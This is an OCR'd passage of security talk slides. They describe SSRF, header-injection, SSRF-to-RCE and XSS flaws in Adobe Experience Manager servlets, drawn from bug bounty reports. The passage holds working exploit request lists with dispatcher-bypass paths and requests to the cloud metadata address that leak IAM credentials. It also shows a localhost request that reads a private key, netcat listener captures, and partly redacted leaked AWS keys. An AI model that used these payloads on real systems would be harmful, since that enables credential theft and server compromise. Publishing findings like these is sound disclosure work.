/libs/cq/contentinsight/content/proxy.reportingservices.json;%0aa.css?url=http://169.254.169.254%23/api1.omniture.com/a&q=a
```

SSRF in ReportingServicesProxyServlet

74/110

P1 submission for private BB – Leak IAM role creds

Request

Target: [https://\[REDACTED\]](https://[REDACTED])  

Raw Params Headers Hex

```
GET //libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.a.11.htm.svg?url=http://1ynrnhl.xip.io/latest/meta-data/iam/security-credentials/ManagedServicesBigBearInstance%23/api1.omniture.com/a&q=a HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex JSON Beautifier

```
AWSELB=97C305931652BE02A6DC3A1ECF8B2716CDA95CD353E3116505613
61A113FB1117E37B6D1BFCC517D3D177BC8CFA1A437F28F9CFC86469784
B75712629B3A5B9F71C3DCA46;PATH=/;MAX-AGE=900
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Length: 858
Connection: Close

{
  "Code" : "Success",
  "LastUpdated" : "2018-07-06T12:27:21Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAIE46[REDACTED]",
  "SecretAccessKey" :
  "7N5gtyM23GeRBUk3l[REDACTED]",
  "Token" :
  "FQoDYXdzEKb//////////wEaDMcXuxlQFqlc21KR2CKcA2ns04ze64tTZks
  8GKrXAkwqvZcogu6If0hZhPbw0ojUaIsxCy+wTkn2t7NI5voiWHzmlxSHGpX
  IhTAg0a1Wv5VA7gntdklu1ra1JNQJ12SGY4VNjmsyyhS1U3gvbQ1m3uY0PFm
  xNi23yzTE01R90U9I0ekGQHKVgYcwpA+cssMt69RtjSl50Tl6yqhJ/G/ml0h
  ieNLFn+1JMi1iEKAn/B4eT58WYMeAAhT1hp4ExhrrC/sTno2igG4/cvpxPh
```



SSRF in ReportingServicesProxyServlet

75/110

P1 submission for private BB – Ex-filtrate secrets from /etc via SSRF

Go Cancel < > Target: https://

Request

Raw Params Headers Hex

```
GET //libs/cq/contentinsight/proxy/reportingservices.json.GET.servlet.a.21.css?url=http://localhost:4503/etc/ocs/libs/puppet/bootstrap/etc/ssl/private/ocs-x509-client-key.pem%23/api1.omniture.com/a&q=a HTTP/1.1
Host: [REDACTED].com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://[REDACTED].com/
Cookie:
AWSLB=DF997D6F14339B9BD862EB9165664CB249B8EF5DB0697F4BD3273DCFE8C143E520E966
D06F602FB40277967204ADF75CA0168E5FE17D4F77BF4E6C46EFBC83A KA_A2=A
DNT: 1
Connection: close
```



Response

Raw Headers Hex

```
76:64:fa:39:10:53:b6:d2:49:ec:4b:ca:84:32:4e:
a1:b8:87:32:4c:e6:f5:22:97:34:3a:b4:22:5c:df:
22:c1:ef:c6:09:66:d2:df:51:9e:c8:e7:e9:c4:a0:
40:77:75:06:ef:de:94:e3:1d:c2:9d:6c:30:72:b2:
6e:3c:f2:89:85:43:87:99:1d:82:38:a0:64:c7:d6:
48:c3:2a:ae:98:34:3b:8f:2b:88:13:c7:ba:7d:8c:
3b:16:02:b2:40:86:03:08:05:bf:26:14:17:8d:88:
c9:99:d2:db:87:c4:a0:e3:4d:7b:16:56:f0:e5:d5:
45:12:e2:3c:61:40:f1:56:3a:6d:93:11:47:bc:b0:
95:62:b4:0d:
```

prime1:


```
00:c2:62:a4:a8:07 8d:25:fe:6b:b2:de:7c:
16:85:89:f1:9c:13 7d:5:62:dc:55:4b:2e:
2c:c1:4c:44:2a 7c:6b:61:88:fc:f8:
73:09:dc:8f:ff 9:c7:ef:68:1b:a1:
41:52:b1:5b:25 16:d7:1d:ff:93:05:
c8:fb:9e:a7:48 c6:2e:fd:39:a0:37:
90:73:82:0c:f9:6c ,r:8c:35:d3:82:94:8c:
27:4f:fc:84:fa:ae:7a:62:b1:f6:8e:a9:13:f6:f9:
be:93:1a:5e:ef:2f:f1:38:02:b9:ee:7e:39:3e:e0:
2d:b9:79:21:d0:59:18:87:b8:32:f5:f2:23:e2:11:4a:
45:1b:cf:
```

prime2:

SSRF in ReportingServicesProxyServlet

76/110

P2 submission for Adobe VDP – SSRF and RXSS



SSRF in SalesforceSecretServlet

77/110

CVE-2018-5006

- 💣 Versions: 6.0, 6.1, 6.2, 6.3, 6.4
- 💣 Allows to see the response**
- 💣 Leak secrets (IAM role creds), RXSS (bypasses XSS filters)
- <https://helpx.adobe.com/security/products/experience-manager/apsb18-23.html>

/libs/mcm/salesforce/customer.json

** - Servlet makes POST request to URL

SSRF in SalesforceSecretServlet

78/110

```
/libs/mcm/salesforce/customer.json?checkType=authorize&authorization_url=http://169.254.169.254&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e
/libs/mcm/salesforce/customer.css?checkType=authorize&authorization_url=http://169.254.169.254&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e
/libs/mcm/salesforce/customer.html?checkType=authorize&authorization_url=http://169.254.169.254&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e
/libs/mcm/salesforce/customer.ico?checkType=authorize&authorization_url=http://169.254.169.254&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e
/libs/mcm/salesforce/customer.png?checkType=authorize&authorization_url=http://169.254.169.254&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e
/libs/mcm/salesforce/customer.jpeg?checkType=authorize&authorization_url=http://169.254.169.254&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e
/libs/mcm/salesforce/customer.gif?checkType=authorize&authorization_url=http://169.254.169.254&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e
/libs/mcm/salesforce/customer.html/a.1.json?checkType=authorize&authorization_url=http://169.254.169.254&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e
/libs/mcm/salesforce/customer.html;%0aa.css?checkType=authorize&authorization_url=http://169.254.169.254&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e
/libs/mcm/salesforce/customer.json/a.css?checkType=authorize&authorization_url=http://169.254.169.254&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e
/libs/mcm/salesforce/customer.json/a.png?checkType=authorize&authorization_url=http://169.254.169.254&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e
/libs/mcm/salesforce/customer.json/a.gif?checkType=authorize&authorization_url=http://169.254.169.254&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&code=e
```

SSRF in SalesforceSecretServlet

79/110

P1 submission for Adobe VDP – Leak IAM role creds

Go Cancel < | > | ▾

Request

Raw Params Headers Hex

GET /libs/mcm/salesforce/customer.html;%0aa.css?checkType=authorize&authorization_ur l=http://169.254.169.254/latest/meta-data/iam/security-credentials/ManagedServ icesBigBearInstance&customer_key=zzzz&customer_secret=zzzz&redirect_uri=xxxx&co de= HTTP/1.1
Host: [REDACTED].adobe.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
AWSELB=DF67CD9E62935FF99B2DB74A3838A90EE1559904FB01B2296E6C344E5AFEF573206DD2AC529075A2094623197B107DC943DA680E5DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0



Target: https://[REDACTED].adobe.com

Response

Raw Headers Hex

HTTP/1.1 200 OK
Content-Type: text/css
Date: Thu, 24 May 2018 19:48:56 GMT
Server: Apache
Vary: Accept-Encoding,User-Agent
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Frame-Options: SAMEORIGIN
Content-Length: 810
Connection: Close


{"Code": "Success", "LastUpdated": "2018-05-24T19:34:54Z", "Type": "AWS-HMAC", "AccessKeyId": "AS[REDACTED]0CTEHWZKQ", "SecretAccessKey": "KDb/Mi5+pGMmcJUxQFk[REDACTED]", "Token": "FQoDYXdzEGUaDNv6R7RMqNLJk6dnoyKcA2TY8Wn11m2VTMlym0E3E/ht8wE3QqjG4uUytWu1oFjZrlAmaivZo1WHnoDDAuxhuhttLnluPSIGXwMh/K3ncKlJLPfMzypHfqKli6dvaIeM+A6k9XF5S5LoWUhEfWeswfN"}



SSRF in SalesforceSecretServlet

80/110

P2 submission for private BB – SSRF and RXSS



SSRF in SiteCatalystServlet

81/110

No CVE from Adobe PSIRT 

- Allows to blindly send POST requests
- Allow to specify arbitrary HTTP headers via CRLF or LF injection
- HTTP smuggling (works for Jetty)

```
/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet  
/libs/cq/analytics/templates/sitecatalyst/jcr:content.segments.json
```

SSRF in SiteCatalystServlet

82/110

The image shows a screenshot of a browser-based tool, likely Postman or similar, displaying a request and a response.

Request:

- Target: `http://localhost:4502`
- Method: GET
- URL: `/libs/cq/analytics/components/sitecatalystpage/segments.json`
- Parameters:
 - `datacenter=http://localhost:8888%23&company=xxx&username=x%22%0aContent-Length%3a0%0a%0axxx&secret=yyyy`
- Headers:
 - Host: localhost:4502
 - User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
 - Accept: application/json, text/javascript, */*; q=0.01
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip, deflate
 - Referer: http://localhost:4502/projects.html/content/projects
 - X-Requested-With: XMLHttpRequest
 - Cookie:
 - `login-token=c4fad6e7-463b-49b4-ba75-917112c8e530%3a9836845d-b5f0-43b7-90c1-65f9e4abd350_25ecc625cf7c3ff%3acrx.default;`
 - `cq-authoring-mode=TOUCH`
 - DNT: 1
 - Connection: close

Response:

- Raw output from the terminal:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# netcat -nvlp 8888
listening on [any] 8888 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50657
POST / HTTP/1.1
X-WSSE: UsernameToken Username="x"
Content-Length:0

xxx:xxx", PasswordDigest="ng0RFMCVm1qeCibsHhifTL4Ix0s=", Nonce
="MjU3NzYuMzUxNDA0MDM5NTM1", Created="2018-06-16T11:06:51Z", appkey="a1729166-7b52-2914-f15b-3834a2e118aa", appdigest="XNyph
1P5teyTPZ0Nae1dQBpELts=", appnonce="MjU3NzYuMzUxNDA0MDM5NTM1"
User-Agent: Jakarta Commons-HttpClient/3.1
Host: localhost:8888
Content-Length: 21
Content-Type: application/json; charset=UTF-8

{"accessLevel":"all"}]
```

SSRF in SiteCatalystServlet

83/110

```
/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet?datacenter=https://site%23&company=xxx&username=zzz&secret=yyy  
/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet.css?datacenter=https://site%23&company=xxx&username=zzz&secret=yyy  
/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet.html?datacenter=https://site%23&company=xxx&username=zzz&secret=yyy  
/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet.ico?datacenter=https://site%23&company=xxx&username=zzz&secret=yyy  
/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet.png?datacenter=https://site%23&company=xxx&username=zzz&secret=yyy  
/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet.gif?datacenter=https://site%23&company=xxx&username=zzz&secret=yyy  
/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet.1.json?datacenter=https://site%23&company=xxx&username=zzz&secret=yyy  
/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet;%0aa.css?datacenter=https://site%23&company=xxx&username=zzz&secret=yyy  
/libs/cq/analytics/components/sitecatalystpage/segments.json.servlet/a.css?datacenter=https://site%23&company=xxx&username=zzz&secret=yyy  
/libs/cq/analytics/templates/sitecatalyst/jcr:content.segments.json?datacenter=https://site%23&company=xxx&username=zzz&secret=yyy  
/libs/cq/analytics/templates/sitecatalyst/jcr:content.segments.json/a.html?datacenter=https://site%23&company=xxx&username=zzz&secret=yyy  
/libs/cq/analytics/templates/sitecatalyst/jcr:content.segments.json/a.css?datacenter=https://site%23&company=xxx&username=zzz&secret=yyy  
/libs/cq/analytics/templates/sitecatalyst/jcr:content.segments.json/a.png?datacenter=https://site%23&company=xxx&username=zzz&secret=yyy  
/libs/cq/analytics/templates/sitecatalyst/jcr:content.segments.json/a.1.json?datacenter=https://site%23&company=xxx&username=zzz&secret=yyy  
/libs/cq/analytics/templates/sitecatalyst/jcr:content.segments.json;%0aa.css?datacenter=https://site%23&company=xxx&username=zzz&secret=yyy
```

SSRF in AutoProvisioningServlet

84/110

No CVE from Adobe PSIRT



- 💣 Allows to blindly send POST requests
- 💣 Allow to inject arbitrary HTTP headers
- 💣 HTTP smuggling (works for Jetty)

/libs/cq/cloudservicesprovisioning/content/autoprovisioning.json

SSRF in AutoProvisioningServlet

85/110

The screenshot shows a web proxy interface with two panels: Request and Response.

Request:

- Target: `http://localhost:4502`
- Method: POST
- Path: `/libs/cq/cloudservicesprovisioning/content/autoprovisionin g.json`
- Headers:
 - Host: localhost:4502
 - User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
 - Accept: */*
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip, deflate
 - Referer: `http://localhost:4502/projects.html/content/projects`
 - Content-Type: application/x-www-form-urlencoded; charset=UTF-8
 - X-Requested-With: XMLHttpRequest
 - CSRF-Token: `eyJleHAiOjE1MjkxNDk0NTIsImlhdCI6MTUyOTE00Dg1Mn0.h-Ikd1-UvV9m0ic6fnaHxCkybdu0abSeIPin1YaU8pA`
 - Content-Length: 181
 - Cookie:
`login-token=c4fad6e7-463b-49b4-ba75-917112c8e530%3a9836845d-b5f0-43b7-90c1-65f9e4abd350_25ecc625cf7c3ff%3acrx.default; cq-authoring-mode=TOUCH`
 - DNT: 1
 - Connection: close
- Body:
`servicename=analytics&analytics.server=http://localhost:888/&analytics.company=1&analytics.username=2%22%0aContent-Length%3a0%0a%0axxx&analytics.secret=3&analytics.reportsuite=4",a`

Response:

- Raw content from a terminal window:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# netcat -nvlp 8888
listening on [any] 8888 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 42733
POST /?method=Company.GetTrackingServer HTTP/1.1
X-Wsse: UsernameToken Username="2"
Content-Length:0

xxx:1", PasswordDigest="fFTQ3U+j5i5mSd6IWXWhTnfhnio=", Nonce="MTUyNTAuMTMzMjI5NTk0NDE2", Created="2018-06-16T11:35:38Z", appkey="a1729166-7b52-2914-f15b-3834a2e118aa", appdigest="a5z/EobofrXsVlw5Zk8R4T8t9h4=", appnonce="MTUyNTAuMTMzMjI5NTk0NDE2"
User-Agent: Jakarta Commons-HttpClient/3.1
Host: localhost:8888
Content-Length: 16
Content-Type: application/json; charset=UTF-8

{"rsid":"4\",a"}]
```

SSRF in AutoProvisioningServlet

86/110

```
/libs/cq/cloudservicesprovisioning/content/autoprovisioning.json  
/libs/cq/cloudservicesprovisioning/content/autoprovisioning.json/a.css  
/libs/cq/cloudservicesprovisioning/content/autoprovisioning.json/a.html  
/libs/cq/cloudservicesprovisioning/content/autoprovisioning.json/a.ico  
/libs/cq/cloudservicesprovisioning/content/autoprovisioning.json/a.png  
/libs/cq/cloudservicesprovisioning/content/autoprovisioning.json/a.gif  
/libs/cq/cloudservicesprovisioning/content/autoprovisioning.json/a.1.json  
/libs/cq/cloudservicesprovisioning/content/autoprovisioning.json;%0aa.css
```

SSRF to RCE

87/110


- It's possible to escalate 2 SSRFs to **RCE** on Publish server
- Tested on AEM 6.2 before AEM-6.2-SP1-CFP7 fix pack
- <https://www.adobeaecloud.com/content/marketplace/marketplaceProxy.html?packagePath=/content/companies/public/adobe/packages/cq620/cumulativefixpack/AEM-6.2-SP1-CFP7>

- Topology is used by replication mechanisms in AEM
 - <https://sling.apache.org/documentation/bundles/discovery-api-and-impl.html>
 - <https://helpx.adobe.com/experience-manager/kb/HowToUseReverseReplication.html>
- To join Topology **PUT** request must be sent to **TopologyConnectorServlet**
- **TopologyConnectorServlet** is accessible on localhost only (default)
- Via SSRF with HTTP smuggling we can access **TopologyConnectorServlet**

SSRF to RCE

89/110

- When node joins the topology Reverse replication agent is created automatically
- Reverse replication agent replicates nodes from malicious AEM server to Publish server ... RCE!



Applications

Places

Firefox ESR

Thu 05:02



sf_Shared



Start Recording

Mozilla Firefox

http://localhost:4503/.json x AEM Replication | Agents...

CRXDE Lite x +


← | localhost:4503/.json



File Edit View Search Term
root@kali:/media/sf_Share

```
{"jcr:primaryType": "rep:root", "jcr:mixinTypes":  
["rep:RepoAccessControllable", "rep:AccessControllable"], "sling:target": "/index.html", "sling:resourceType": "sling:redirect"}
```

`<script> AEM XSS </script>`



XSS variants

92/110

- Create new node and upload SVG (jcr:write, jcr:addChildNodes)
- Create new node property with XSS payload (jcr:modifyProperties)
- SWF XSSes from **@fransrosen**
- WCMDestroyFilter XSS – CVE-2016-7882
 - See Philips XSS case **@JonathanBoumanium**
- Many servlets return HTML tags in JSON response

Persistent

- Create new node and upload SVG (jcr:write, jcr:addChildNodes)
- Create new node property with XSS payload (jcr:modifyProperties)
- SWF XSSes from **@fransrosen**
- WCMDestroyFilter XSS – CVE-2016-7882
 - See Philips XSS case **@JonathanBoumanium**
- Many servlets return HTML tags in JSON response

- Create new node and upload SVG (jcr:write, jcr:addChildNodes)
- Create new node property with XSS payload (jcr:modifyProperties)
- SWF XSSes from **@fransrosen**
- WCMDestroyFilter XSS – CVE-2016-7882
 - See Philips XSS case **@JonathanBoumanium**
- Many servlets return HTML tags in JSON response

Reflected

XSS variants

95/110

- Create new node and upload SVG (jcr:write, jcr:addChildNodes)
- Create new node property with XSS payload (jcr:modifyProperties)
- SWF XSSes from **@fransrosen**
- WCMDestroyFilter XSS – CVE-2016-7882
 - See Philips XSS case **@JonathanBoumanium**
- Many servlets return HTML tags in JSON response

SuggestionHandler servlet

96/110

